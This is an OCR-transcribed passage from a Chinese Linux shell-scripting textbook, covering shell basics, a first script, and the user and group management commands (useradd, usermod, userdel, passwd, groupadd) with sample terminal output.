Linux

第 1 章 Shell 脚本编程概述

Shell 脚本语言是 Linux/UNIX 系统上一种重要的脚本语言，在 Linux/UNIX 领域应用极为广泛，熟练地掌握 Shell 脚本编程是一个优秀的 Linux/UNIX 开发者和系统管理员的必经之路。作为本书的开篇，本章从 Linux 和 Shell 的概念开始介绍，分析 Shell 脚本语言和高级程序设计语言的区别，总结 Shell 脚本编程的优势，再给出第一个 Shell 脚本的例子，结合例子介绍 Shell 脚本的基本元素及其执行脚本的方法。



1.1 Linux 和 Shell 概述

1.1.1 Linux 简介

Linux 是一套可免费使用和自由传播的类 UNIX 操作系统。1991 年，芬兰赫尔辛基大学学生 Linus 开发了 Linux 内核。此后，一大批程序爱好者、软件技术专家对 Linux 进行修改和完善。Linux 操作系统从诞生到现在，其开放、安全、稳定的特性得到越来越多用户的认可，又由于其低成本、自由开发以及安全可靠等优势，促使各国政府和企业纷纷对 Linux 提供强有力的支持。Linux 的应用和发展前景变得越来越广阔。

自 1991 年 10 月 5 日 Linus Torvalds 在新闻组 comp.os.minix 发表了 Linux V0.01，Linux 开启了其迅猛发展的步伐。经过近 20 年的发展，Linux 成为了一个支持多用户、多进程、多线程、实时性较好、功能强大而稳定的操作系统。它可以运行在 x86、Sun Sparc、Digital Aopha、680x0、PowerPC、MIPS、ARM 等平台上，是目前支持硬件平台最多的操作系统。由于用户操作习惯等因素的制约，Linux 在桌面领域发展不是很好，但是在其他领域都取得了巨大的进步和成功。在企业应用领域方面，Linux 得到了除微软公司之外几乎所有知名软件和硬件公司的支持，这包括 IBM、HP、Sun、Intel、AMD、Sony 等，软件公司有 CA、Veritas、BEA、Oracle、SAP、Borland 等，使得 Linux 操作系统在企业运算领域具有强大的发展潜力。

Linux 自诞生以来，像其他许多软件一样发布了很多不同的版本，最常见的有 Slackware、RedHat、Debian、S.u.s.E.等。Fedora Core（有时又称为 Fedora Linux）是众多 Linux 发行版本之一，它是一套从 Red Hat Linux 发展出来的免费 Linux 系统。Fedora 和 Redhat 这两个 Linux 的发行版本联系很密切。Redhat 自 9.0 以后，不再发布桌面版，而是把这个项目与开源社区合作，于是就有了 Fedora 发行版。Fedora 可以说是 Redhat 桌面版本的延续，只不过是与开源社区合作。

Fedora 是一个开放的、创新的、具有前瞻性的 Linux 操作系统和平台，无论是现在还是将来它都允许任何人自由地使用、修改和重发布。它由一个强大的社群开发，这个社群的成员以自己的不懈努力，提供并维护自由、开放源码的软件和开放的标准。Fedora 项目由 Fedora 基金会管理和控制，得到了 Red Hat, Inc.的支持。Fedora 项目的目标是与 Linux 社区一同构造一个完整的、通用的操作系统。Red Hat 工程师团队一直参与到构建 Fedora Core 的过程中，同时邀请并鼓励更多的人参与其中。通过使用这种开放的过程，他们希望可以提供一个更加贴近自由的软件和更受开源社区欢迎的操作系统。

Fedora Core 被红帽公司定位为新技术的实验场，与 Red Hat Enterprise Linux 被定位为稳定性优先不同，许多新的技术都会在 Fedora Core 中检验，如果稳定，红帽公司才会考虑加入 Red Hat Enterprise Linux 中。到目前为止，Fedora Core 已经发行了 12 个版本，最新版本为 Fedora 12。

注：本书的实验环境选择了 Fedora 11，它是在 2009 年 6 月发行的 Fedora 版本，其 Shell 是 bash Shell，版本是 4.0.16(1)-release。本书所有的例子和脚本都在 Fedora 11 系统下测试通过。

1.1.2　Shell 简介

Shell 是一种具备特殊功能的程序，它提供了用户与内核进行交互操作的一种接口。它接收用户输入的命令，并把它送入内核去执行。内核是 Linux 系统的心脏，从开机自检时就驻留在计算机的内存中，直到计算机关闭为止，而用户的应用程序存储在计算机的硬盘上，仅当需要时才被调入内存。Shell 是一种应用程序，当用户登录 Linux 系统时，Shell 就会被调入内存执行。Shell 独立于内核，它是连接内核和应用程序的桥梁，并由输入设备读取命令，再将其转为计算机可以理解的机械码，Linux 内核才能执行该命令。图 1-1 描述了 Shell 在 Linux 系统中的位置。




图 1-1　Shell 在 Linux 系统中的位置

用户可以通过两种方式打开 Shell，第一种是在 Linux 系统图形用户界面 GNOME 下单击“终端”打开 Shell，图 1-2 给出了 Fedora Core 11 系统下打开 Shell 的方法，“终端”菜单位于“应用程序”→“系统工具”下面。图 1-3 给出了 GNOME 下的 Shell 窗口截图，GNOME 与 Windows 操作系统风格类似，Shell 窗口打开后，会在屏幕下方的任务栏上显示出来，用户可以在命令提示符后输入 Linux 命令。




图 1-2　在 GNOME 下打开 Shell




图 1-3　GNOME 的 Shell 窗口

十分熟悉 Linux 系统的用户一般不通过图形用户界面来操纵 Linux 系统，而是直接通过 Shell 登录到 Linux 系统。因此，第二种打开 Shell 的方式就是利用一些软件工具以 SSH 的方式远程登录到 Linux 系统，目前比较流行的 Shell 软件工具是 SSH Secure Shell 和 PuTTY。两种软件都是非常好用的工具，下面对这两种软件的用法作简单介绍。

（1）SSH Secure Shell 软件

该软件的风格十分简洁，单击工具栏中的“Quick Connect”按钮，即可弹出登录设置界面，输入登录主机的 IP 地址和用户名，如图 1-4 所示，单击“Connect”按钮就可远程登录 Linux 系统。图 1-5 展示了登录成功的界面，与 X Windows 的终端类似，可以在命令提示符后输入系统命令。




图 1-4　SSH Secure Shell 登录设置界面




图 1-5　SSH Secure Shell 登录成功后的界面

（2）PuTTY 软件

该软件是一个非常小巧的工具，而且是绿色软件，无须安装，图 1-6 显示了 PuTTY 的登录设置界面，同样是输入登录主机的 IP 地址，再单击“Open”按钮连接，在图 1-7 所示的界面中输入登录用户名及其密码，成功登录后会出现命令提示符。




图 1-6　PuTTY 登录设置界面



图 1-7　PuTTY 登录成功后的界面

注：本节首先简单介绍了 Shell 的概念，对 Shell 概念的介绍并不完整，因为要介绍清楚 Shell，必然要涉及很多操作系统方面的知识，而本书的主旨是 Shell 编程；然后，给出三种启动 Shell 的方法，这是进行 Shell 编程的基础，我们通常不建议在 GNOME 下进行 Shell 编程，推荐读者使用 SSH Secure Shell 或 PuTTY 远程连接 Linux 主机后进行编程。

1.2 Shell 脚本编程的优势

脚本语言（Script Language）是相对于编译型语言而言的，它是为了缩短编译型语言编写—编译—链接—运行（Edit-Compile-Link-Run）过程而创建的计算机编程语言。由于脚本语言常常运行于底层，所处理的是字节、整数、浮点数或其他机器层的对象，因而，脚本语言是低级程序设计语言。如 C\C++、Ada、Java、C#等都属于编译型语言，也可称为高级程序设计语言，这类语言所编写的程序需要经过编译，将源代码转化为目标代码才能运行。而脚本语言往往是解释运行而非编译，即由解释器（Interpreter）读入脚本程序代码，将其转换成内部的形式执行，而解释器本身则是编译型程序。

脚本语言的好处是简单、易学、易用，适合处理文件和目录之类的对象，以简单的方式快速完成某些复杂的事情通常是创建脚本语言的重要原则，脚本语言的特性可以总结为以下几个方面：

- 语法和结构通常比较简单。
- 学习和使用通常比较简单。
- 通常以容易修改程序的“解释”作为运行方式，而不需要“编译”。
- 程序的开发产能优于运行效能。

脚本语言的灵活性是以执行效率为代价的，脚本语言的执行效率通常不如编译型语言。当然，脚本语言一般不适用于大型的项目、计算复杂的工程或有高级需求的应用软件，它适用于系统管理、文本处理等方面完成特定功能的常用的小工具或小程序。

Shell 脚本语言是 Linux/UNIX 系统上一种重要的脚本语言，在 Linux/UNIX 领域应用极为广泛，熟练掌握 Shell 脚本语言是一个优秀的 Linux/UNIX 开发者和系统管理员的必经之路。利用 Shell 脚本语言可以简洁地实现复杂的操作，而且 Shell 脚本程序往往可以在不同版本的 Linux/UNIX 系统上通用。

尽管 Shell 脚本语言延续了脚本语言易学的特性，易学体现在 Shell 脚本语言门槛较低，易于上手，读者可以毫不费力就学会编写一个简单的 Shell 脚本程序，并且很容易学会执行它。但是，要深入透彻地学会 Shell 脚本语言是有难度的，因为 Shell 脚本语言涉及几乎所有 Linux 命令的灵活使用，而且 Linux 系统下的小工具（如 awk、sed）也较多，它们常常出现在 Shell 脚本之中。另外，Shell 脚本语言还提供了类似于高级程序设计语言的语法结构，如分支判断语句、变量和函数、循环结构、数组、算术和逻辑运算等。

综上所述，Shell 脚本语言是 Linux/UNIX 系统上应用广泛的实用程序设计语言，它是“易学难精”的，真正学会 Shell 脚本编程，需要读者清晰地掌握 Linux 重要命令的语法，理解 Linux 命令重要选项的作业和区别，还需要掌握 Shell 脚本语言的语法结构以及一些常用的小工具。

1.3 第一个 Shell 脚本例子

1.3.1 Shell 脚本的基本元素

使用 Shell 脚本的最初动机可能在于省去手动输入命令的麻烦，Shell 脚本将一系列的 Linux 命令放在一个文件中，这样，我们就不必每次都手动输入同样的命令。比如：当一个用户登录系统后，他每次都是先执行.bash_profile 文件配置命令行环境，再查看当前有哪些用户在登录，那么，这个用户将会依次输入以下命令完成上述操作：

```
. .bash_profile
date
who
```

显然，用户每次输入重复的命令显得比较麻烦，我们能否把多个命令写入一个文件，然

后通过执行这个文件来执行这些命令呢？这就是最原始的 Shell 脚本。上述的三条命令可以写入下面的文件中，该文件取名为 whologged.sh：

```
#!/bin/bash

cd                               #切换到用户根目录，因为.bash_profile 在根目录下
. .bash_profile                  #配置用户的命令行环境
date                             #显示日期命令
who                              #显示当前的登录用户
```

whologged.sh 文件就是一个典型的 Shell 脚本。需要注意的是，whologged.sh 文件的第 1 行是“#!/bin/bash”，“#!”符号称为“Sha-bang”符号，是 Shell 脚本的起始符号，“#!”符号是指定一个文件类型的特殊标记，它告诉 Linux 系统这个文件的执行需要指定一个解释器。“#!”符号之后是一个路径名，这个路径名指明了解释器在系统中的位置，对于一般的 Shell 脚本而言，解释器是 bash，也可以是 sh，即用下面的两种方式作为脚本的第 1 行都是正确的：

```
#!/bin/bash
#!/bin/sh
```

当然，Linux 还存在其他的一些解释器，如 sed 和 awk 等，指定这些解释器就需要对第 1 行做相应的改动。本书第 4 章将会介绍 sed 和 awk，在此，请读者记住大部分脚本都是用 bash 解释器的，但是，其他解释器依然是存在的。

“#!/bin/bash”行之后，whologged.sh 文件按顺序写入需要执行的三条命令，每条命令后面有一段以“#”符号起始的中文，“#”符号是注释符，它后面直到本行结束的所有内容是注释，脚本执行时是不执行注释的，“#”符号类似于 C++和 Java 语言中的“//”符号，脚本注释可以是整行，也可以在某行的后面：

```
command     #在行后面的注释
#整行的注释
```

注释能增加 Shell 脚本的可读性，便于人们理解该脚本。因此，读者在编写脚本时，应养成勤加注释的好习惯。

从 whologged.sh 脚本也可以看出，命令（command）是 Shell 脚本的最基本元素，命令通常由命令名称、选项和参数三部分组成，三部分之间用空格键或 Tab 键分隔。我们以下面的例 1-1 来说明命令的三个组成部分。

```
#例 1-1：介绍 Linux 命令的组成部分
[root@jselab ~]# ls -l /etc/sh*                          #一条简单的 Linux 命令
-r--------. 1 root root 1181 2009-09-04 /etc/shadow
-r--------. 1 root root 1181 2009-09-04 /etc/shadow-
-rw-r--r--. 1 root root   32 2009-04-10 /etc/shells
[root@jselab ~]#
```

例 1-1 中的命令用于列出/etc 目录下以“sh”开头文件的详细信息，这一条简单的 Linux 命令就由三个部分组成，“ls”是命令名称，“-l”是选项，“/etc/sh*”是参数。命令名称在命令中是不可或缺的，而选项和参数则可以不出现。选项的开头符号是一个减号（–），后面跟一个或多个字母，选项是对命令的补充说明，读者在学习 Linux 命令时需要在辨析和理解选项上花力气，读者在后续章节的学习中一定能够体会到选项的重要性。参数可以理解为命令的作用对象，“/etc/sh*”参数中“*”符号称为通配符，通配符经常在命令参数中出现。我们将在第 3 章详细讨论通配符的用法。

Linux 系统有成千上万条命令，我们很难全部掌握这些命令，而且即便是经常使用的命

令，我们往往也会忘记这些命令的选项和用法，此时可利用 Linux 系统提供的命令的手册页（manual page），我们可以用如下格式的命令打开某命令的手册页：

```
man [命令名称]
```

man 命令可以打开其他 Linux 命令的手册页，手册页上能详细地显示命令名称、基本格式、对选项的详细描述等信息，man 是 Linux 程序员和管理员用于查询命令用法的常用手段。

分号（;）可以用来隔开同一行内的多条命令，Shell 会依次执行用分号隔开的多条命令，例 1-2 演示了分号的用法。

```
#例 1-2：分号的用法
[root@jselab ~]# ls -l /etc/sh*;date;who                #同一行内有三条命令，用分号隔开
-r--------. 1 root root 1181 2009-09-04 /etc/shadow      #ls 命令的结果
-r--------. 1 root root 1181 2009-09-04 /etc/shadow-
-rw-r--r--. 1 root root   32 2009-04-10 /etc/shells
2010 年 03 月 23 日 星期二 12:33:25 CST                   #date 命令的结果
root     pts/0        2010-03-23 11:42 (210.28.82.132)   #who 命令的结果
root     pts/1        2010-03-23 11:43 (210.28.82.199)
[root@jselab ~]#
```

例 1-2 的同一行内有三条命令，用分号隔开，依次显示了这三条命令的执行结果。

本节给出了第一个 Shell 脚本，Shell 脚本以“#!”符号开头，该符号后面跟了解释器的路径；命令是 Shell 脚本的最基本元素，它定义了 Shell 脚本的动作，包含命令名称、选项和参数三个部分；Shell 脚本中也可以添加注释，以注释符“#”引出。除此之外，Shell 脚本还可以包含变量、各种控制结构，以及算术和逻辑运算符，这些内容将在后续章节中展开。

1.3.2　执行 Shell 脚本

在编写好一个 Shell 脚本后，如何执行这个 Shell 脚本呢？这与 Linux 系统对文件的管理有关，Linux 系统管理文件结合考虑了用户权限和文件权限，本书第 2 章将详细介绍 Linux 系统用户管理和文件管理的基础知识，简言之，要执行一个 Shell 脚本，只需要使当前用户具备执行该脚本文件的权限。一般来说，当我们用文本编辑器创建一个 Shell 脚本文件时，该文件是没有可执行权限的，即 x 权限。因此，我们需要先赋给 Shell 脚本可执行权限，再去执行它。下面的例 1-3 给出了whologged.sh 脚本的执行过程。

```
#例 1-3：执行 whologged.sh 脚本
[root@jselab shell-book]# chmod u+x whologged.sh     #为 whologged.sh 脚本赋可执行权限
[root@jselab shell-book]# ls -l whologged.sh         #查看 whologged.sh 的权限
-rwxr--r--. 1 root root 155 03-23 13:14 whologged.sh #具备 x 权限了
[root@jselab shell-book]# ./whologged.sh             #执行 whologged.sh 脚本
2010 年 03 月 23 日 星期二 13:14:35 CST               #whologged.sh 脚本的执行结果
root     pts/0        2010-03-23 11:42 (210.28.82.132)
root     pts/1        2010-03-23 11:43 (210.28.82.199)
[root@jselab shell-book]#
```

例 1-3 首先利用 chmod 命令为 whologged.sh 脚本赋可执行权限，chmod 命令将在第 2 章详细介绍，查看 whologged.sh 的权限时发现，whologged.sh 文件确实具备了 x 权限，即 whologged.sh 文件具备了可执行权限。最后，使用./[脚本名]格式的命令执行 whologged.sh 脚本，Shell 打印出 whologged.sh 脚本的执行结果。

缺乏 Linux 文件管理基础知识的读者可能并不理解 Shell 脚本执行的原因，这类读者可以

本章首先简明扼要地介绍了 Linux 操作系统的起源与发展、Shell 的概念和作用、Shell 脚本编程的优势等理论性内容，试图让读者理解 Linux 和 Shell 是什么、为什么需要学习 Shell 脚本编程。然后，本章给出第一个 Shell 脚本的例子，从该例子说明 Shell 脚本的基本元素，以及执行脚本的方法。

第 2 章 Linux 文件系统和文本编辑器

本章首先介绍 Linux 用户和用户组的概念以及管理的常用命令；其次，重点介绍文件和目录操作，包含文件和目录复制、移动和删除等常用命令、文件和目录权限的概念以及管理的常用命令、查找文件命令——find；最后，介绍两种文本编辑器：命令行环境下的 vi 编辑器和 GNOME 桌面环境的 Gedit 编辑器。熟悉 Linux 系统基础命令的读者可以跳过此章，直接进入下一章学习。

2.1 用户和用户组管理

Linux 是多用户多任务的操作系统，用户（user）和用户组（group）的管理是 Linux 使用者应该了解和掌握的基础之一。本节介绍 Linux 用户和用户组的管理，它也是 2.2 节文件操作的基础。

2.1.1 用户管理常用命令

用户在系统中是分角色的，在 Linux 系统中，由于角色不同，权限和所完成的任务也不同。值得注意的是，用户的角色是通过 UID 来识别的，用户的 UID 是全局唯一的。Linux 用户可以分为三类。

- root 用户（也称为超级用户）：系统唯一，是真实的。该用户既可以登录系统，可以操作系统任何文件和命令，拥有最高权限。
- 虚拟用户：这类用户也被称为伪用户或假用户，与真实用户区分开来，这类用户不具有登录系统的能力，但却是系统运行不可缺少的用户，比如 bin、daemon、adm、ftp、mail 等；这类用户是系统自身拥有的，而非后来添加的，当然，我们也可以添加虚拟用户。
- 普通真实用户：这类用户能登录系统，但只能操作其根目录的内容，权限受到限制，这类用户都是系统管理员自行添加的。

Linux 用户管理的常用命令主要有：用户账号添加命令 useradd 或 adduser、修改用户命令 usermod、删除用户命令 userdel 及用户口令管理命令 passwd 等，下面将详细介绍这些命令。

1．用户账号添加命令——useradd 或 adduser

useradd 和 adduser 是完全等价的两条命令，都是用于创建新的用户账号。我们以 useradd 为代表介绍它们的用法，命令格式如下：

```
useradd [option] [username]
```

其中，[option]为 useradd 命令选项，[username]是要创建的用户名。执行该命令后，将在系统中做以下一些事情：

- 在/etc/passwd 文件中增添了一行记录。
- 在/home 目录下创建新用户的主目录，并将/etc/skel 目录中的文件复制到该目录中。

使用了该命令后，新建的用户暂时无法登录，因为还没有为该用户设置口令，需要再用 passwd 命令为其设置口令后，才能登录。用户的 UID 和 GID 是 useradd 自动选取的，它是将/etc/passwd 文件中的 UID 加 1，将 etc/group 文件中的 GID 加 1。

表 2-1 列出了 useradd 命令中各选项的含义。

表 2-1 useradd 或 adduser 命令的选项及其意义

选　项	意　义
-g [initial_grp]	用于添加用户账号时指定该用户的私有组。如不指定-g 参数，useradd 命令将自动建立与用户

	账号同名的组作为该账号的私有组

续表

选　项	意　义
-G [grp...]	用于添加附属组
-D	用于显示或设置 useradd 命令所使用的默认值
-d [directory]	指定用户主目录，如果此目录不存在，则同时使用-m 选项来创建主目录
-m	使用者目录若不存在，则自动建立
-u　UID	指定用户的用户号，如果同时有-o 选项，则可以重复使用其他用户的标识号。注意，ID 值不能为负值，预设为最小不得小于 99 而逐次增加。0～99 传统上保留给系统账号使用

使用 useradd 或 adduser 命令增加新用户时，系统将为用户创建一个与用户名相同的组，称为私有组，这一方法是为了能让新用户与其他用户隔离，确保安全性的措施。如果要改变私有组的名字，可以使用-g 选项来完成。

例 2-1 通过增加一个用户 wang，并查看其相关信息，来帮助用户理解该命令所执行的操作。可以通过 tail -l 命令查看文件/etc/passwd 来查看文件新创建的用户和新创建的用户主目录，而通过查看/etc/shadow 创建用户的密码。

```
#例 2-1：创建用户 wang 并查看其相关信息
[root@localhost ~]# useradd wang

#查看 passwd 文件中添加的用户账号信息
[root@localhost ~]# tail -l /etc/passwd
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
pulse:x:496:494:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
smolt:x:495:489:Smolt:/usr/share/smolt:/sbin/nologin
torrent:x:494:488:BitTorrent Seed/Tracker:/var/lib/bittorrent:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
sqUID:x:23:23::/var/spool/sqUID:/sbin/nologin
gdm:x:42:42::/var/lib/gdm:/sbin/nologin
wyq:x:500:500:wyq:/home/wyq:/bin/bash
wang:x:501:501::/home/wang:/bin/bash            #新创建的 wang 用户

#查看加密后的用户账号及密码信息
[root@localhost ~]# tail -l /etc/shadow
sshd:!!:14630::::::
tcpdump:!!:14630::::::
pulse:!!:14630::::::
smolt:!!:14630::::::
torrent:!!:14630::::::
haldaemon:!!:14630::::::
sqUID:!!:14630::::::
gdm:!!:14630::::::
wyq:
$6$NXWGCoK7f.G2KQOk$LZjQAXpkC2SoX1F1gbgrUaP.b6rWkXMyU7bNQZnQZAKp1h6pwpxew65Y3Cwb77H0WfV.
fTl2mhv2LqlFlI1TP0:14630:0:99999:7:::
wang:!!:14671:0:99999:7:::

#查看所建立账号的主目录
```

```
[root@localhost ~]# ls /home
wang  wyq
[root@localhost ~]#
```

例 2-1 中，首先通过 useradd 命令创建了一个新的用户 wang，然后通过“tail -l /etc/passwd”命令查看文件/etc/passwd，可以看到，为 wang 用户的 UID 为 501，创建的新目录为/home/wang，接着通过“tail -l /etc/shadow”命令查看文件/etc/shadow，可以获得用户 wang 的密码，由于还没有为 wang 用户创建密码，可以看到 wang 后为“!!”，表示用户密码不可用，最后通过 ls 命令查看/home 目录，可以看到为 wang 用户创建的主目录已经存在。

2．修改用户账号——usermod

usermod 命令可用来修改用户账号的各种属性，包括用户主目录、私有组、登录 Shell 等内容，usermod 的命令格式如下：

```
usermod [option] [username]
```

其中，[option]为 useradd 命令选项，而[username]是需修改的用户名。表 2-2 列出了 usermod 命令选项及其意义。

表 2-2　usermod 命令的选项及其含义

选　项	意　义
-d [directory]	修改用户登入时的目录
-e [days]	修改账号的有效期限，days 表示天数
-g [group]	修改用户所属的群组
-l [login_name]	变更用户登录时的名称为 login_name
-p [password]	修改用户密码
-s [shell]	指定用户登录的 Shell，如果不设置，则选用系统预设的 Shell

需要注意的是，最好不要使用 usermod 命令修改用户密码，因为如果用 usermod 命令，则显示在文件“/etc/shadow”中的密码是明密码，应该用 passwd 命令修改密码。下面的例 2-2 使用 usermod 来修改密码，可以看到通过 tail 命令查看时，该用户的密码为明码，这样是很危险的，如果其他用户打开文件“/etc/shadow”，就可使用该用户名和密码登录到该账号上。

```
#例 2-2：使用 usermod 修改密码
[root@localhost ~]# usermod -p 123456 wang
#通过 tail -l 查看用户 wang 的密码
[root@localhost ~]# tail -l /etc/shadow
sshd:!!:14630::::::
tcpdump:!!:14630::::::
pulse:!!:14630::::::
smolt:!!:14630::::::
torrent:!!:14630::::::
haldaemon:!!:14630::::::
sqUID:!!:14630::::::
gdm:!!:14630::::::
wyq:
$6$NXWGCoK7f.G2KQOk$LZjQAXpkC2SoX1F1gbgrUaP.b6rWkXMyU7bNQZnQZAKp1h6pwpxew65Y3Cwb77H0WfV.fTl2mhv2LqlFlI1TP0:14630:0:99999:7:::
#可以看到 wang 用户的密码为 123456
wang:123456:14672:0:99999:7:::
```

```
[root@localhost ~]#
```

还需注意，usermod 不允许改变已登录用户的用户账号名称，当用户修改 UID 时，也必须确认这个用户没有在电脑上执行任何程序。下面的例 2-3 演示了修改正在登录用户的账名称时所产生的错误。

```
#例 2-3：删除正在登录用户的用户账号所产生的错误
#wyq 是当前登录用户，用 usermod 修改时发生错误
[wyq@localhost root]$ usermod wyq
bash: /usr/sbin/usermod: Permission denied
[wyq@localhost root]$
```

3．删除用户账号命令——userdel

userdel 命令非常简单，只有一个可选项-r，如果在 userdel 后加上-r 选项，则在删除用户的同时也一并删除存储在/home 目录下的该用户目录和文件。下面的例 2-4 说明了使用-r 选项和不使用-r 选项的区别。

```
#例 2-4：userdel 命令使用-r 选项和不使用-r 选项的区别
[root@localhost ~]# ls /home
wang  wang1  wang2  wyq
[root@localhost ~]# userdel -r wang1
[root@localhost ~]# ls /home
wang  wang2  wyq
[root@localhost ~]# userdel wang2
[root@localhost ~]# ls /home
wang  wang2  wyq
[root@localhost ~]#
```

从例 2-4 中可以看出，当使用-r 选项删除用户账号 wang1 时，目录/home 下的子目录 wang1 被删除了；删除 wang2 用户账号时若不使用-r 选项，则 wang2 子目录仍然存在。

4．用户口令管理命令——passwd

用户管理一个重要的内容就是用户口令管理。用户账号刚建立时是没有口令的，但是会被系统锁定，必须为其指定口令才能使用，这时需使用 passwd 命令，下面是 passwd 命令的语法格式：

```
passwd [option] [username]
```

其中，[option]为 passwd 命令选项，[username]为用户名。表 2-3 为 passwd 命令选项及其意义。

表 2-3　passwd 命令的选项及其意义

选　项	意　义
-l	锁定用户口令，即禁止使用该用户账号
-u	口令解锁
-d	关闭使用者的密码确认功能，使用者在登录时可以不用输入密码，只有具备 root 用户的使用者才可使用
-f	强迫用户下次登录时修改密码
-l [login_name]	变更用户登录时的名称为 login_name
-s	显示指定使用者的密码认证种类，同样只有具备 root 权限的用户才可使用

当用户作为普通用户修改自己的密码时，首先会提示用户的原密码，然后会要求用户重新输入两次来验证用户新口令，如果口令一致，则新口令设置成功。而超级用户 root 为用户

设定密码时，则不需要原密码。

例 2-1 中创建的用户账号 wang 还无法使用，还需要使用 passwd 命令来创建账号密码。下面的例 2-5 使用 passwd 命令为 wang 用户创建账号密码。

```
#例 2-5：为 wang 用户创建账号密码
[root@localhost ~]# passwd wang
Changing password for user wang.
New password:
Retype new password:
BAD PASSWORD: it is based on a dictionary word
BAD PASSWORD: is too simple
passwd: all authentication tokens updated successfully.

#查看加密后的用户账号及密码信息，可以看出该账号后无“!!”，表示可以使用该账号了
[root@localhost ~]# tail -l /etc/shadow
sshd:!!:14630::::::
tcpdump:!!:14630::::::
pulse:!!:14630::::::
smolt:!!:14630::::::
torrent:!!:14630::::::
haldaemon:!!:14630::::::
sqUID:!!:14630::::::
gdm:!!:14630::::::
wyq: $6$NXWGCoK7f.G2KQOk$LZjQAXpkC2SoX1F1gbgrUaP.b6rWkXMyU7bNQZnQZAKp1h6pwpxew65Y3Cw
b77H0WfV.fTl2mhv2LqlFlI1TP0:14630:0:99999:7:::
wang: $6$s2PKmNwn$wjpv2JzAA5EPOGkU4Iir4/hqvTlYkTARuB6B23OwavXGeqUKumG8BPHXBRkDggxAlx
po2gXEt4ltFmHwbVy100:14671:0:99999:7:::
[root@localhost ~]#
```

通过例 2-1 和例 2-5 对比可以看出，用户 wang 在文件“/etc/shadow”中已经发生了改变，凡是在文件“/etc/shadow”的用户名含“!!”时，该用户账号不可使用，而为加密信息时是可以使用的。

2.1.2　用户组管理常用命令

用户组就是具有相同特征的用户的集合体，用户和用户组的关系是多对多的，一个用户可以属于多个用户组，同样，一个用户组可以包含多个用户。Linux 下每个文件都有一个用户组，当创建一个文件或目录时，系统会赋予其一个用户组关系。

用户组的管理命令包含用户组添加命令 groupadd、用户组修改命令 groupmod 和用户组删除命令 groupdel，下面将对这些命令进行详解。

1．用户组添加命令——groupadd

groupadd 可指定用户组名称来建立新的用户组，需要时可从系统中取得新用户组值。其语法格式为：

```
groupadd [option] [groupname]
```

其中，[option]为 groupadd 命令选项，[groupname]是将要创建的用户组名，表 2-4 为 groupadd 命令的选项及其意义。

表 2-4　groupadd 命令的选项及其意义

选　项	意　义

-g GID	除非使用-o 参数，否则 GID 值必须是唯一且数值不可为负，预设值以/etc/login.defs 为准
-o GID	运行 GID 不唯一

续表

选　项	意　义
-r	加入组 GID 号，且其 GID 号低于 499 系统账号
-f	新增一个已经存在的用户组账号，系统会出现错误信息，然后结束

groupadd 命令其实用起来非常简单，下面的例 2-6 添加了一个 GID 为 666 的用户组 wangyq，可以在文件/etc/group 的目录中查看到 GID 为 666 的用户组 wangyq。

```
#例 2-6：使用 groupadd 命令添加用户组 wangyq
[root@localhost ~]# groupadd -g 666 wangyq
